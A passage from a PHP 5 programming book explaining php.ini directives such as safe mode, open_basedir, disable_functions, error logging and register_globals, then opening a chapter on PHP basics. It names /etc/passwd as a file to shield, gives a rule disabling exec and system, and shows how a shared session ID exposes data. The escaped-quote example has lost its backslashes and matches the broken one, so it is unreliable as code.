These messages occur when a script attempts to modify a header after it has already been sent back to the requesting user. Most commonly, they are the result of the programmer attempting to send a cookie to the user after some output has already been sent back to the browser, which is impossible to accomplish because the header (not seen by the user, but used by the browser) will always precede that output. PHP version 4.0 offered a solution to this annoying problem, introducing the concept of output buffering. When enabled, output buffering tells PHP to send all output at once, after the script has been completed. This way, any subsequent changes to the header can be made throughout the script, because it hasn't yet been sent. Enabling the output_buffering directive turns output buffering on. Alternatively, you can limit the size of the output buffer (thereby implicitly enabling output buffering) by setting it to the maximum number of bytes you'd like this buffer to contain.

If you do not plan to use output buffering, you should disable this directive, as it will hinder performance slightly. Of course, the easiest solution to the header issue is simply to pass the information before any other content whenever possible.

output_handler (string)

Scope: PHP_INI_ALL; Default value: Null

This interesting directive tells PHP to pass all output through a function before returning it to the requesting user. For example, suppose you want to compress all output before returning it

to the browser, a feature supported by all mainstream HTTP/1.1-compliant browsers. You can assign `output_handler` like so:

```
output_handler = "ob_gzhandler"
```

`ob_gzhandler()` is PHP's compression-handler function, located in PHP's output control library. Keep in mind that you cannot simultaneously set `output_handler` to `ob_gzhandler()` and enable `zlib.output_compression` (discussed next).

zlib.output_compression ((On, Off) or (integer))

Scope: `PHP_INI_SYSTEM`; Default value: `Off`

Compressing output before it is returned to the browser can save bandwidth and time. This HTTP/1.1 feature is supported by most modern browsers, and can be safely used in most applications. You enable automatic output compression by setting `zlib.output_compression` to `On`. In addition, you can simultaneously enable output compression and set a compression buffer size (in bytes) by assigning `zlib.output_compression` an integer value.

zlib.output_handler (string)

Scope: `PHP_INI_SYSTEM`; Default value: `Null`

The `zlib.output_handler` specifies a particular compression library if the `zlib` library is not available.

implicit_flush (On, Off)

Scope: `PHP_INI_SYSTEM`; Default value: `Off`

Enabling `implicit_flush` results in automatically clearing, or flushing, the output buffer of its contents after each call to `print()` or `echo()`, and completion of each embedded HTML block. This might be useful in an instance where the server requires an unusually long period of time to compile results or perform certain calculations. In such cases, you can use this feature to output status updates to the user rather than just wait until the server completes the procedure.

unserialize_callback_func (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

This directive allows you to control the response of the unserializer when a request is made to instantiate an undefined class. For most users, this directive is irrelevant, because PHP already outputs a warning in such instances, if PHP's error reporting is tuned to the appropriate level.

serialize_precision (integer)

Scope: `PHP_INI_ALL`; Default value: `100`

The `serialize_precision` directive determines the number of digits stored after the floating point when doubles and floats are serialized. Setting this to an appropriate value ensures the precision is not potentially lost when the numbers are later unserialized.

allow_call_time_pass_reference (On, Off)

Scope: PHP_INI_SYSTEM; Default value: On

Function arguments can be passed in two ways: by value and by reference. Exactly how each argument is passed to a function at function call time can be specified in the function definition, which is the recommended means for doing so. However, you can force all arguments to be passed by reference at function call time by enabling allow_call_time_pass_reference.

The discussion of PHP functions in Chapter 4 addresses how functional arguments can be passed both by value and by reference, and the implications of doing so.

Safe Mode

When you deploy PHP in a multiuser environment, such as that found on an ISP's shared server, you might want to limit its functionality. As you might imagine, offering all users full reign over all PHP's functions could open up the possibility for exploiting or damaging server resources and files. As a safeguard for using PHP on shared servers, PHP can be run in a restricted mode, or *safe mode*.

Enabling safe mode has a great many implications, including the automatic disabling of quite a few functions and various features deemed to be potentially insecure and thus possibly damaging if they are misused within a local script. A small sampling of these disabled functions and features includes parse_ini_file(), chmod(), chown(), chgrp(), exec(), system(), and backtick operators. Enabling safe mode also ensures that the owner of the executing script matches the owner of any file or directory targeted by that script.

In addition, enabling safe mode opens up the possibility for activating a number of other restrictions via other PHP configuration directives, each of which is introduced in this section.

safe_mode (On, Off)

Scope: PHP_INI_SYSTEM; Default value: Off

Enabling the safe_mode directive results in PHP being run under the aforementioned constraints.

safe_mode_gid (On, Off)

Scope: PHP_INI_SYSTEM; Default value: Off

When safe_mode is enabled, an enabled safe_mode_gid enforces a GID (group ID) check when opening files. When safe_mode_gid is disabled, a more restrictive UID (user ID) check is enforced.

safe_mode_include_dir (string)

Scope: PHP_INI_SYSTEM; Default value: Null

The safe_mode_include_dir provides a safe haven from the UID/GID checks enforced when safe_mode and potentially safe_mode_gid are enabled. UID/GID checks are ignored when files are opened from the assigned directory.

safe_mode_exec_dir (string)

Scope: PHP_INI_SYSTEM; Default value: Null

When safe_mode is enabled, the safe_mode_exec_dir parameter restricts execution of executables via the exec() function to the assigned directory. For example, if you wanted to restrict execution to functions found in /usr/local/bin, you would use this directive:

```
safe_mode_exec_dir = "/usr/local/bin"
```

safe_mode_allowed_env_vars (string)

Scope: PHP_INI_SYSTEM; Default value: PHP_

When safe mode is enabled, you can restrict which operating system–level environment variables users can modify through PHP scripts with the safe_mode_allowed_env_vars directive. For example, setting this directive as follows limits modification to only those variables with a PHP_ or POSTGRESQL_ prefix:

```
safe_mode_allowed_env_vars = "PHP_,POSTGRESQL_"
```

Keep in mind that leaving this directive blank means that the user can modify any environment variable.

safe_mode_protected_env_vars (string)

Scope: PHP_INI_SYSTEM; Default value: LD_LIBRARY_PATH

The safe_mode_protected_env_vars directive offers a means for explicitly preventing certain environment variables from being modified. For example, if you wanted to prevent the user from modifying the PATH and LD_LIBRARY_PATH variables, you would use this directive:

```
safe_mode_protected_env_vars = "PATH, LD_LIBRARY_PATH"
```

open_basedir (string)

Scope: PHP_INI_SYSTEM; Default value: Null

Much like Apache's DocumentRoot, PHP's open_basedir directive can establish a base directory to which all file operations will be restricted. This prevents users from entering otherwise restricted areas of the server. For example, suppose all Web material is located within the directory /home/www. To prevent users from viewing and potentially manipulating files like /etc/passwd via a few simple PHP commands, consider setting open_basedir like this:

```
open_basedir = "/home/www/"
```

Note that the influence exercised by this directive is not dependent upon the safe_mode directive.

disable_functions (string)

Scope: PHP_INI_SYSTEM; Default value: Null

In certain environments, you may want to completely disallow the use of certain default functions, such as exec() and system(). Such functions can be disabled by assigning them to the disable_functions parameter, like this:

```
disable_functions = "exec, system";
```

Note that the influence exercised by this directive is not dependent upon the `safe_mode` directive.

disable_classes (string)

Scope: `PHP_INI_SYSTEM`; Default value: `Null`

Given the new functionality offered by PHP's embrace of the object-oriented paradigm, it likely won't be too long before you're using large sets of class libraries. There may be certain classes found within these libraries that you'd rather not make available, however. You can prevent the use of these classes via the `disable_classes` directive. For example, if you wanted to disable two particular classes, named `administrator` and `janitor`, you would use the following:

```
disable_classes = "administrator, janitor"
```

Note that the influence exercised by this directive is not dependent upon the `safe_mode` directive.

ignore_user_abort (Off, On)

Scope: `PHP_INI_ALL`; Default value: `On`

How many times have you browsed to a particular page, only to exit or close the browser before the page completely loads? Often such behavior is harmless. However, what if the server was in the midst of updating important user profile information, or completing a commercial transaction? Enabling `ignore_user_abort` causes the server to ignore session termination resulting from a user- or browser-initiated interruption.

Syntax Highlighting

PHP can display and highlight source code. You can enable this feature either by assigning the PHP script the extension, `.phps` (this is the default extension and, as you'll soon learn, can be modified), or via the `show_source()` or `highlight_file()` function. To begin using the `.phps` extension, you need to add the following line to `httpd.conf`:

```
AddType application/x-httpd-php-source .phps
```

You can control the color of strings, comments, keywords, the background, default text, and HTML components of the highlighted source through the following six directives. Each can be assigned an RGB, hexadecimal, or keyword representation of each color. For example, the color we commonly refer to as "black" can be represented as `rgb(0,0,0)`, `#000000`, or `black`, respectively.

highlight.string (string)

Scope: `PHP_INI_ALL`; Default value: `#DD0000`

highlight.comment (string)

Scope: `PHP_INI_ALL`; Default value: `#FF9900`

highlight.keyword (string)

Scope: PHP_INI_ALL; Default value: #007700

highlight.bg (string)

Scope: PHP_INI_ALL; Default value: #FFFFFF

highlight.default (string)

Scope: PHP_INI_ALL; Default value: #0000BB

highlight.html (string)

Scope: PHP_INI_ALL; Default value: #000000

Miscellaneous

The Miscellaneous category consists of a single directive, expose_php.

expose_php (On, Off)

Scope: PHP_INI_SYSTEM; Default value: On

Each scrap of information that a potential attacker can gather about a Web server increases the chances that he will successfully compromise it. One simple way to obtain key information about server characteristics is via the server signature. For example, Apache will broadcast the following information within each response header by default:

```
Apache/2.0.44 (Unix) DAV/2 PHP/5.0.0-dev Server at www.example.com Port 80
```

Disabling expose_php prevents the Web server signature (if enabled) from broadcasting the fact that PHP is installed. Although you need to take other steps to ensure sufficient server protection, obscuring server properties such as this one is nonetheless heartily recommended.

■ **Note** You can disable Apache's broadcast of its server signature by setting ServerSignature to Off in the httpd.conf file.

Resource Limits

Although version 5 features numerous advances in PHP's resource-handling capabilities, you must still be careful to ensure that scripts do not monopolize server resources as a result of either programmer- or user-initiated actions. Three particular areas where such overconsumption is prevalent are script execution time, script input processing time, and memory. Each can be controlled via the following three directives.

max_execution_time (integer)

Scope: PHP_INI_ALL; Default value: 30

The max_execution_time parameter places an upper limit on the amount of time, in seconds, that a PHP script can execute. Setting this parameter to 0 disables any maximum limit. Note that any time consumed by an external program executed by PHP commands, such as exec() and system(), does not count toward this limit.

max_input_time (integer)

Scope: PHP_INI_ALL; Default value: 60

The max_input_time parameter places a limit on the amount of time, in seconds, that a PHP script devotes to parsing request data. This parameter is particularly important when you upload large files using PHP's file upload feature, which is discussed in Chapter 14.

memory_limit (integer)M

Scope: PHP_INI_ALL; Default value: 8M

The memory_limit parameter determines the maximum amount of memory, in megabytes, that can be allocated to a PHP script.

Error Handling and Logging

PHP offers a convenient and flexible means for reporting and logging errors, warnings, and notices generated by PHP at compile time, run time, and as a result of some user action. The developer has control over the reporting sensitivity, whether and how this information is displayed to the browser, and whether the information is logged to either a file or the system log (syslog on Unix, event log on Windows). The next 15 directives control this behavior.

error_reporting (string)

Scope: PHP_INI_ALL; Default value: Null

The error_reporting directive determines PHP's level of error-reporting sensitivity. There are 12 assigned error levels, each unique in terms of its pertinence to the functioning of the application or server. These levels are defined in Table 2-1.

You can set error_reporting to any single level, or a combination of these levels, using Boolean operators. For example, suppose you wanted to report just errors. You'd use this setting:

```
error_reporting = E_ERROR|E_CORE_ERROR|E_COMPILE_ERROR|E_USER_ERROR
```

If you wanted to track all errors, except for user-generated warnings and notices, you'd use this setting:

```
error_reporting = E_ALL & ~E_USER_WARNING & ~E_USER_NOTICE
```

During the application development and initial deployment stages, you should turn sensitivity to the highest level, or E_ALL. However, once all major bugs have been dealt with, consider turning the sensitivity down a bit.

Table 2-1. *PHP's Error-Reporting Levels*

Name	Description
E_ALL	Report all errors and warnings
E_ERROR	Report fatal run-time errors
E_WARNING	Report nonfatal run-time errors
E_PARSE	Report compile-time parse errors
E_NOTICE	Report run-time notices, like uninitialized variables
E_STRICT	PHP version portability suggestions
E_CORE_ERROR	Report fatal errors occurring during PHP's startup
E_CORE_WARNING	Report nonfatal errors occurring during PHP's startup
E_COMPILE_ERROR	Report fatal compile-time errors
E_COMPILE_WARNING	Report nonfatal compile-time errors
E_USER_ERROR	Report user-generated fatal error messages
E_USER_WARNING	Report user-generated nonfatal error messages
E_USER_NOTICE	Report user-generated notices

display_errors (On, Off)

Scope: PHP_INI_ALL; Default value: On

When display_errors is enabled, all errors of at least the level specified by error_reporting are output. Consider enabling this parameter during the development stage. When your application is deployed, all errors should be logged instead, accomplished by enabling log_errors and specifying the destination of the log, using error_log.

display_startup_errors (On, Off)

Scope: PHP_INI_ALL; Default value: Off

Disabling display_startup_errors prevents errors specific to PHP's startup procedure from being displayed to the user.

log_errors (On, Off)

Scope: PHP_INI_ALL; Default value: Off

Error messages can prove invaluable in determining potential issues that arise during the execution of your PHP application. Enabling log_errors tells PHP that these errors should be

logged, either to a particular file or to the syslog. The exact destination is determined by another parameter, `error_log`.

log_errors_max_len (integer)

Scope: `PHP_INI_ALL`; Default value: `1024`

This parameter determines the maximum length of a single log message, in bytes. Setting this parameter to `0` results in no maximum imposed limit.

ignore_repeated_errors (On, Off)

Scope: `PHP_INI_ALL`; Default value: `Off`

If you're reviewing the log regularly, there really is no need to note errors that repeatedly occur on the same line of the same file. Disabling this parameter prevents such repeated errors from being logged.

ignore_repeated_source (On, Off)

Scope: `PHP_INI_ALL`; Default value: `Off`

Disabling this variant on the `ignore_repeated_errors` parameter will disregard the source of the errors when ignoring repeated errors. This means that only a maximum of one instance of each error message can be logged.

report_memleaks (On, Off)

Scope: `PHP_INI_ALL`; Default value: `Off`

This parameter, only relevant when PHP is compiled in debug mode, determines whether memory leaks are displayed or logged. In addition to the debug mode constraint, an error level of at least `E_WARNING` must be in effect.

track_errors (On, Off)

Scope: `PHP_INI_ALL`; Default value: `Off`

Enabling `track_errors` causes PHP to store the most recent error message in the variable `$php_error_msg`. The scope of this variable is limited to the particular script in which the error occurs.

html_errors (On, Off)

Scope: `PHP_INI_SYSTEM`; Default value: `On`

PHP encloses error messages within HTML tags by default. Sometimes, you might not want PHP to do this, so a means for disabling this behavior is offered via the `html_errors` parameter.

docref_root (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

If `html_errors` is enabled, PHP includes a link to a detailed description of any error, found in the official manual. However, rather than linking to the official Web site, you should point the user to a local copy of the manual. The location of the local manual is determined by the path specified by `docref_root`.

docref_ext (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

The `docref_ext` parameter informs PHP of the local manual's page extensions when used to provide additional information about errors (see `docref_root`).

error_prepend_string (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

If you want to pass additional information to the user before outputting an error, you can prepend a string (including formatting tags) to the automatically generated error output by using the `error_prepend_string` parameter.

error_append_string (string)

Scope: PHP_INI_ALL; Default value: `Null`

If you want to pass additional information to the user after outputting an error, you can append a string (including formatting tags) to the automatically generated error output by using the `error_append_string` parameter.

error_log (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

If `log_errors` is enabled, the `error_log` directive specifies the message destination. PHP supports logging to both a specific file and the operating system syslog. On Windows, setting `error_log` to syslog results in messages being logged to the event log.

Data Handling

The parameters introduced in this section affect the way that PHP handles external variables; that is, variables passed into the script via some outside source. GET, POST, cookies, the operating system, and the server are all possible candidates for providing external data. Other parameters located in this section determine PHP's default character set, PHP's default MIME type, and whether external files will be automatically prepended or appended to PHP's returned output.

arg_separator.output (string)

Scope: `PHP_INI_ALL`; Default value: `&`

PHP is capable of automatically generating URLs, and uses the standard ampersand (&) to separate input variables. However, if you need to override this convention, you can do so by using the `arg_separator.output` directive.

arg_separator.input (string)

Scope: PHP_INI_ALL; Default value: &

The ampersand (&) is the standard character used to separate input variables passed in via the POST or GET method. Although unlikely, should you need to override this convention within your PHP applications, you can do so by using the arg_separator.input directive.

variables_order (string)

Scope: PHP_INI_ALL; Default value: Null

The variables_order directive determines the order in which the ENVIRONMENT, GET, POST, COOKIE, and SERVER variables are parsed. While seemingly irrelevant, if register_globals is enabled (not recommended), the ordering of these values could result in unexpected results due to later variables overwriting those parsed earlier in the process.

register_globals (On, Off)

Scope: PHP_INI_SYSTEM; Default value: Off

If you have used PHP before version 4, the mere mention of this directive is enough to evoke gnashing of the teeth and pulling of the hair. In version 4.2.0, this directive was disabled by default, forcing many long-time PHP users to entirely rethink (and in some cases rewrite) their Web application development methodology. This change, although done at a cost of considerable confusion, ultimately serves the best interests of developers in terms of greater application security. If you're new to all of this, what's the big deal?

Historically, all external variables were automatically registered in the global scope. That is, any incoming variable of the types COOKIE, ENVIRONMENT, GET, POST, and SERVER were made available globally. Because they were available globally, they were also globally modifiable. Although this might seem convenient to some people, it also introduced a security deficiency, because variables intended to be managed solely using a cookie could also potentially be modified via the URL. For example, suppose that a session identifier uniquely identifying the user is communicated across pages via a cookie. Nobody but that user should see the data that is ultimately mapped to the user identified by that session identifier. A user could open the cookie, copy the session identifier, and paste it onto the end of the URL, like this:

```
http://www.example.com/secretdata.php?sessionid=4x5bh5H793adK
```

The user could then e-mail this link to some other user. If there are no other security restrictions in place (IP identification, for example), this second user will be able to see the otherwise confidential data. Disabling the register_globals directive prevents such behavior from occurring. While these external variables remain in the global scope, each must be referred to in conjunction with its type. For example, the sessionid variable used in the previous example would instead be referred to solely as:

```
$_COOKIE['sessionid']
```

Any attempt to modify this parameter using any other means (GET or POST, for example) causes a new variable in the global scope of that means ($_GET['sessionid'] or $_POST['sessionid']). In Chapter 3, the section "PHP's Superglobal Variables" offers a thorough introduction to external variables of the COOKIE, ENVIRONMENT, GET, POST, and SERVER types.

Although disabling register_globals is unequivocally a good idea, it isn't the only factor you should keep in mind when you secure an application. Chapter 20 offers more information about PHP application security.

register_long_arrays (On, Off)

Scope: PHP_INI_SYSTEM; Default value: Off

This directive determines whether to continue registering the various input arrays (ENVIRONMENT, GET, POST, COOKIE, SYSTEM) using the deprecated syntax, such as HTTP_*_VARS. Disabling this directive is recommended for performance reasons.

register_argc_argv (On, Off)

Scope: PHP_INI_SYSTEM; Default value: On

Passing in variable information via the GET method is analogous to passing arguments to an executable. Many languages process such arguments in terms of argc and argv. argc is the argument count, and argv is an indexed array containing the arguments. If you would like to declare variables $argc and $argv and mimic this functionality, enable register_argc_argv.

post_max_size (integer)M

Scope: PHP_INI_SYSTEM; Default value: 8M

Of the two methods for passing data between requests, POST is better equipped to transport large amounts, such as what might be sent via a Web form. However, for both security and performance reasons, you might wish to place an upper ceiling on exactly how much data can be sent via this method to a PHP script; this can be accomplished using post_max_size.

■ **Note** Quotes, both of the single and double variety, have long played a special role in programming. Because they are commonly used both as string delimiters and in written language, you need a way to differentiate between the two in programming, to eliminate confusion. The solution is simple: Escape any quote mark not intended to delimit the string. If you don't do this, unexpected errors could occur. Consider the following:

```
$sentence = "John said, "I love racing cars!"";
```

Which quote marks are intended to delimit the string, and which are used to delimit John's utterance? PHP doesn't know, unless certain quote marks are escaped, like this:

```
$sentence = "John said, "I love racing cars!"";
```

Escaping nondelimiting quote marks is known as *enabling magic quotes*. This process could be done either automatically, by enabling the directive magic_quotes_gpc introduced in this section, or manually, by using the functions addslashes() and stripslashes(). The latter strategy is recommended, because it enables you to wield total control over the application, although in those cases where you're trying to use an application in which the automatic escaping of quotations is expected, you'll need to enable this behavior accordingly.

Three parameters determine how PHP behaves in this regard: magic_quotes_gpc, magic_quotes_runtime, and magic_quotes_sybase.

---

magic_quotes_gpc (On, Off)

Scope: PHP_INI_SYSTEM; Default value: On

This parameter determines whether magic quotes are enabled for data transmitted via the GET, POST, and Cookie methodologies. When enabled, all single and double quotes, backslashes, and null characters are automatically escaped with a backslash.

magic_quotes_runtime (On, Off)

Scope: PHP_INI_ALL; Default value: Off

Enabling this parameter results in the automatic escaping (using a backslash) of any quote marks located within data returned from an external resource, such as a database or text file.

magic_quotes_sybase (On, Off)

Scope: PHP_INI_ALL; Default value: Off

This parameter is only of interest if magic_quotes_runtime is enabled. If magic_quotes_sybase is enabled, all data returned from an external resource is escaped using a single quote rather than a backslash. This is useful when the data is being returned from a Sybase database, which employs a rather unorthodox requirement of escaping special characters with a single quote rather than a backslash.

auto_prepend_file (string)

Scope: PHP_INI_SYSTEM; Default value: Null

Creating page header templates or including code libraries before a PHP script is executed is most commonly done using the include() or require() function. You can automate this process and forego the inclusion of these functions within your scripts by assigning the file name and corresponding path to the auto_prepend_file directive.

auto_append_file (string)

Scope: PHP_INI_SYSTEM; Default value: Null

Automatically inserting footer templates after a PHP script is executed is most commonly done using the include() or require() functions. You can automate this process and forego the inclusion of these functions within your scripts by assigning the template file name and corresponding path to the auto_append_file directive.

default_mimetype (string)

Scope: PHP_INI_ALL; Default value: SAPI_DEFAULT_MIMETYPE

MIME types offer a standard means for classifying file types on the Internet. You can serve any of these file types via PHP applications, the most common of which is text/html. If you're using PHP in other fashions, however, such as a content generator for WML (Wireless Markup Language) applications, for example, you need to adjust the MIME type accordingly. You can do so by modifying the default_mimetype directive.

default_charset (string)

Scope: PHP_INI_ALL; Default value: SAPI_DEFAULT_CHARSET

As of version 4.0b4, PHP will output a character encoding in the Content-type header. By default, this is set to iso-8859-1, which supports languages such as English, Spanish, German, Italian, and Portuguese, among others. If your application is geared toward languages such as Japanese, Chinese, or Hebrew, however, the default_charset directive allows you to update this character set setting accordingly.

always_populate_raw_post_data (On, Off)

Scope: PHP_INI_PERDIR; Default value: On

Enabling the always_populate_raw_post_data directive causes PHP to assign a string consisting of POSTed name/value pairs to the variable $HTTP_RAW_POST_DATA, even if the form variable has no corresponding value. For example, suppose this directive is enabled and you create a form consisting of two text fields, one for the user's name and another for the user's e-mail address. In the resulting form action, you execute just one command:

```
echo $HTTP_RAW_POST_DATA;
```

Filling out neither field and clicking the Submit button results in the following output:

```
name=&email=
```

Filling out both fields and clicking the Submit button produces output similar to the following:

```
name=jason&email=jason%40example.com
```

Paths and Directories

This section introduces directives that determine PHP's default path settings. These paths are used for including libraries and extensions, as well as for determining user Web directories and Web document roots.

include_path (string)

Scope: PHP_INI_ALL; Default value: PHP_INCLUDE_PATH

The path to which this parameter is set serves as the base path used by functions such as include(), require(), and fopen_with_path(). You can specify multiple directories by separating each with a semicolon; for example:

```
include_path=".:/usr/local/include/php;/home/php"
```

By default, this parameter is set to the path defined by the environment variable PHP_INCLUDE_PATH.

Note that on Windows, backward slashes are used in lieu of forward slashes, and the drive letter prefaces the path. For example:

```
include_path=".;C:\php5\includes"
```

doc_root (string)

Scope: PHP_INI_SYSTEM; Default value: Null

This parameter determines the default folder from which all PHP scripts will be served. This parameter is used only if it is not empty.

user_dir (string)

Scope: PHP_INI_SYSTEM; Default value: Null

The user_dir directive specifies the absolute directory PHP uses when opening files using the /~username convention. For example, when user_dir is set to /home/users and a user attempts to open the file ~/gilmore/collections/books.txt, PHP will know that the absolute path is /home/users/gilmore/collections/books.txt.

extension_dir (string)

Scope: PHP_INI_SYSTEM; Default value: PHP_EXTENSION_DIR

The extension_dir directive tells PHP where its loadable extensions (modules) are located. By default, this is set to ./, which means that the loadable extensions are located in the same directory as the executing script. In the Windows environment, if extension_dir is not set, it will default to C:\PHP-INSTALLATION-DIRECTORY\ext\. In the Unix environment, the exact location of this directory depends on several factors, although it's quite likely that the location will be PHP-INSTALLATION-DIRECTORY/lib/php/extensions/no-debug-zts-RELEASE-BUILD-DATE/.

enable_dl (On, Off)

Scope: PHP_INI_SYSTEM; Default value: On

The enable_dl() function allows a user to load a PHP extension at run time; that is, during a script's execution.

File Uploads

PHP supports the uploading and subsequent administrative processing of both text and binary files via the POST method. Three directives are available for maintaining this functionality, each of which is introduced in this section.

■ **Tip** PHP's file upload functionality is introduced in Chapter 14.

---

file_uploads (On, Off)

Scope: `PHP_INI_SYSTEM`; Default value: `On`

The `file_uploads` directive determines whether PHP's file uploading feature is enabled.

upload_tmp_dir (string)

Scope: `PHP_INI_SYSTEM`; Default value: `Null`

When files are first uploaded to the server, most operating systems place them in a staging, or temporary, directory. You can specify this directory for files uploaded via PHP by using the `upload_tmp_dir` directive.

upload_max_filesize (integer)M

Scope: `PHP_INI_SYSTEM`; Default value: `2M`

The `upload_max_filesize` directive sets an upper limit, in megabytes, on the size of a file processed using PHP's upload mechanism.

fopen Wrappers

This section contains five directives pertinent to the access and manipulation of remote files.

allow_url_fopen (On, Off)

Scope: `PHP_INI_ALL`; Default value: `On`

Enabling `allow_url_fopen` allows PHP to treat remote files almost as if they were local. When enabled, a PHP script can access and modify files residing on remote servers, if the files have the correct permissions.

from (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

The `from` directive is perhaps misleading in its title in that it actually determines the password, rather than the identity, of the anonymous user used to perform FTP connections. Therefore, if `from` is set like this:

```
from = "jason@example.com"
```

the username `anonymous` and password `jason@example.com` will be passed to the server when authentication is requested.

user_agent (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

PHP always sends a content header along with its processed output, including a user agent attribute. This directive determines the value of that attribute.

default_socket_timeout (integer)

Scope: PHP_INI_ALL; Default value: 60

This directive determines the timeout value of a socket-based stream, in seconds.

auto_detect_line_endings (On, Off)

Scope: PHP_INI_ALL; Default value: Off

One never-ending source of developer frustration is derived from the end-of-line (EOL) character, because of the varying syntax employed by different operating systems. Enabling auto_detect_line_endings determines whether the data read by fgets() and file() uses Macintosh, MS-DOS, or Unix file conventions.

Dynamic Extensions

The Dynamic Extensions section contains a single directive, extension.

extension (string)

Scope: PHP_INI_ALL; Default value: Null

The extension directive is used to dynamically load a particular module. On the Win32 operating system, a module might be loaded like this:

```
extension = php_java.dll
```

On Unix, it would be loaded like this:

```
extension = php_java.so
```

Keep in mind that on either operating system, simply uncommenting or adding this line doesn't necessarily enable the relevant extension. You also need to ensure that the appropriate software is installed on the operating system. For example, to enable Java support, you also need to install the JDK.

Module Settings

The directives found in this section affect the behavior of PHP's interaction with various operating system functions and nondefault extensions, such as Java and various database servers. This section touches upon only a few of the available directives, but numerous others are elaborated upon in later chapters.

syslog

It's possible to use your operating system logging facility to log PHP run-time information and errors. One directive is available for tweaking that behavior, and it's defined in this section.

define_syslog_variables (On, Off)

Scope: PHP_INI_ALL; Default value: Off

This directive specifies whether or not syslog variables such as `$LOG_PID` and `$LOG_CRON` should be automatically defined. For performance reasons, disabling this directive is recommended.

Mail

PHP's `mail()` function offers a convenient means for sending e-mail messages via PHP scripts. Four directives are available for determining PHP's behavior in this respect.

SMTP (string)

Scope: `PHP_INI_ALL`; Default value: `localhost`
The `SMTP` directive, applicable only for Win32 operating systems, determines the DNS name or IP address of the SMTP server that PHP should use when sending mail. Linux/Unix users should look to the `sendmail_path` directive in order to configure PHP's mail feature.

smtp_port (int)

Scope: `PHP_INI_ALL`; Default value: `25`

The `smtp_port` directive, applicable only for Win32 operating systems, specifies the port that PHP should use when sending mail via the server designated by the `SMTP` directive.

sendmail_from (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

The `sendmail_from` directive, applicable only for Win32 operating systems, designates the sender identity when PHP is used to initiate the delivery of e-mail.

sendmail_path (string)

Scope: `PHP_INI_SYSTEM`; Default value: `DEFAULT_SENDMAIL_PATH`

The `sendmail_path` directive, applicable only for Unix operating systems, is primarily used to pass additional options to the sendmail daemon, although it could also be used to determine the location of sendmail when installed in a nonstandard directory.

Java

PHP can instantiate Java classes via its Java extension. The following four directives determine PHP's behavior in this respect. Note that it's also possible to run PHP as a Java servlet via the Java Servlet API, although this topic isn't discussed in this book. Check out the PHP manual for more information.

java.class.path (string)

Scope: `PHP_INI_ALL`; Default value: `Null`

The `java.class.path` directory specifies the location where your Java classes are stored.

java.home (string)

Scope: PHP_INI_ALL; Default value: Null

The java.home directive specifies the location of the JDK binary directory.

java.library (string)

Scope: PHP_INI_ALL; Default value: JAVALIB

The java.library directive specifies the location of the Java Virtual Machine (JVM).

java.library.path (string)

Scope: PHP_INI_ALL; Default value: Null

The java.library.path directive specifies the location of PHP's Java extension.

Summary

This chapter provided you with the information you need to establish an operational Apache/PHP server, and valuable insight regarding PHP's run-time configuration options and capabilities. This was a major step, because you'll now be able to use this platform to test examples throughout the remainder of the book.

In the next chapter, you'll learn all about the basic syntactical properties of the PHP language. By its conclusion, you'll be able to create simplistic yet quite useful scripts. This material sets the stage for subsequent chapters, where you'll gain the knowledge required to start building some really cool applications.

CHAPTER 3

PHP Basics

Only two chapters into the book and we've already covered quite a bit of ground regarding the PHP language. By now, you are familiar with the language's background and history, and have delved deep into the installation and configuration concepts and procedures. This material has set the stage for what will form the crux of much of the remaining material found in this book: creating powerful PHP applications. This chapter initiates this discussion, introducing a great number of the language's foundational features. Specifically, chapter topics include:

- How to delimit PHP code, which provides the parsing engine with a means for determining which areas of the script should be parsed and executed, and which should be ignored
- An introduction to commenting code using the various methodologies borrowed from the Unix shell scripting, C, and C++ languages
- How to output data using the `echo()`, `print()`, `printf()`, and `sprintf()` statements
- A discussion of PHP's datatypes, variables, operators, and statements
- A thorough dissertation of PHP's key control structures and statements, including `if-else-elseif`, `while`, `foreach`, `include`, `require`, `break`, `continue`, and `declare`

By the conclusion of this chapter, you'll possess not only the knowledge necessary to create basic but useful PHP applications, but also an understanding of what's required to make the most of the material covered in later chapters.

Escaping to PHP

One of PHP's advantages is that you can embed PHP code directly into static HTML pages. For the code to do anything, the page must be passed to the PHP engine for interpretation. It would be highly inefficient for the interpreter to consider every line as a potential PHP command, however. Therefore, the parser needs some means to immediately determine which areas of the page are PHP-enabled. This is logically accomplished by delimiting the PHP code. There are four delimitation variants, all of which are introduced in this section.

Default Syntax

The default delimiter syntax opens with `<?php` and concludes with `?>`, like this:

```
<h3>Welcome!</h3>
<?php
   print "<p>This is a PHP example.</p>";
?>
<p>Some static information found here...</p>
```

If you save this code as `test.php` and call it from a PHP-enabled Web server, output such as that shown in Figure 3-1 follows.

